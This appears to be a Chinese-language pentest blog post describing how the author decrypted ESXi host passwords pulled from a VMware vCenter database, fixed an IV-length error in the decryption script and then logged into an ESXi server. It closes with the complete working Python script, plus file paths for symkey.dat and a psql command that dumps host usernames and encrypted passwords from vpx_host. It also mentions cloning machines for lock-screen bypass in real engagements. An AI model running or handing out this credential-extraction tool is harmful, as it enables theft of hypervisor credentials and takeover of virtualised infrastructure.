这里报了一个IV偏移量的错误，这里推测是因为不是16bytes的长度导致的错误，因此在脚本中加了一个函数。



```python
def legth(value):
    l = len(value)
    flag = l % 16
    if flag != 0:
        add = 16 - (l % 16)
        value = value + ('\0' * add).encode('utf-8')
    return value
```

然后在decrypt函数上加了一行代码




```
def decrypt(key, enc_passwords):
    passwords = []
    key_bytes = bytes.fromhex(key)
    for enc_password in enc_passwords:
        content = base64.b64decode(enc_password)
        iv_bytes = content[:16]
        print(iv_bytes)
        iv_bytes = legth(iv_bytes)
        enc_password_bytes = content[16:]
        cipher = AES.new(key_bytes, AES.MODE_CBC, iv_bytes)
        password_bytes = cipher.decrypt(enc_password_bytes)
        password = str(password_bytes, encoding='utf-8')
        password = pkcs7unpadding(password)
        passwords.append(password)
    return passwords
```

保证IV满足长度需求，然后再排查enc文件中是否有回车影响到解密，然后删除回车。

```
[redacted]
```

最后再进行解密：




```
[redacted]>python vpxuser.py symkey.dat pass.enc pass.txt
[redacted]
```

这里就已经解密成功了。

```
a [redacted]
@
4
7
M
]
\
8
/
M
K
^
Z
8
:
{
-
@
1
9
I
```

然后尝试登录对应的esxi服务器，成功登录




[redacted]


此虚拟机配置的客户机操作系统 (Red Hat Enterprise Linux 7 (64 位)) 与当前运行的客户机 (CentOS 7 (64 位)) 不匹配。 您应指定正确的客户机操作系统，以允许进行特定于客户机的优化。 操作

但是这个方法有个弊端就是esxi还得一台一台登录，很烦，不像vsphere那个界面，进去了就都有了。

还有就是没法克隆，因为实战环境中一般为了不影响业务，会克隆一台机器来做其他操作，比如锁屏绕过之类的，但是在esxi这个界面笔者是没有找到克隆选项的。


电源
客户机操作系统
快照
控制台
自动启动
升级虚拟机兼容性
导出
导出映像
编辑设置
权限
编辑备注
重命名
回答问题
取消注册
删除
帮助

不像vsphere的克隆，在操作里直接点选就可。



最后给出改过的完整脚本

```
import base64
import sys

from Crypto.Cipher import AES



usage = """
where is symkey.dat
Windows：C:\ProgramData\VMware\vCenterServer\cfg\vmware-vpx\ssl\symkey.dat
Linux：/etc/vmware-vpx/ssl/symkey.dat



where is psql
Windows: C:\Program Files\VMware\vCenter Server\vPostgres\bin\psql.exe
Linux: /opt/vmware/vpostgres/current/bin/psql
psql -h 127.0.0.1 -p 5432 -U vc -d VCDB -c "select ip_address,user_name,password
from vpx_host;" > password.enc

python3 decrypt.py symkey.dat password.enc password.txt
"""



def pkcs7unpadding(text):
    length = len(text)
    padding_length = ord(text[-1])
    return text[0:length-padding_length]



def legth(value):
    l = len(value)
    flag = l % 16
    if flag != 0:
        add = 16 - (l % 16)
        value = value + ('\0' * add).encode('utf-8')
    return value



def decrypt(key, enc_passwords):
    passwords = []
    key_bytes = bytes.fromhex(key)
    for enc_password in enc_passwords:
        content = base64.b64decode(enc_password)
        iv_bytes = content[:16]
        print(iv_bytes)
        iv_bytes = legth(iv_bytes)
        enc_password_bytes = content[16:]
        cipher = AES.new(key_bytes, AES.MODE_CBC, iv_bytes)
        password_bytes = cipher.decrypt(enc_password_bytes)
        password = str(password_bytes, encoding='utf-8')
        password = pkcs7unpadding(password)
        passwords.append(password)
    return passwords


def save_decrypt_password(path, passwords):
    data = '\n'.join(passwords)
    with open(path, 'w') as file:
        file.write(data)


def get_encrypt_password(path):
    encrypt_passwords = []
    with open(path) as file:
        for line in file:
            encrypt_password = line.strip('*').strip()
            encrypt_passwords.append(encrypt_password)
    print(encrypt_passwords)
    return encrypt_passwords


def get_key(path):
    with open(path) as file:
        key = file.read().strip()
        print(key)
        return key


def main():
    if len(sys.argv) != 4:
        print(usage)
        exit(1)
    key = get_key(sys.argv[1])
    encrypt_passwords = get_encrypt_password(sys.argv[2])
    save_path = sys.argv[3]
    passwords = decrypt(key, encrypt_passwords)
    save_decrypt_password(save_path, passwords)


if __name__ == '__main__':
    main()
```

Done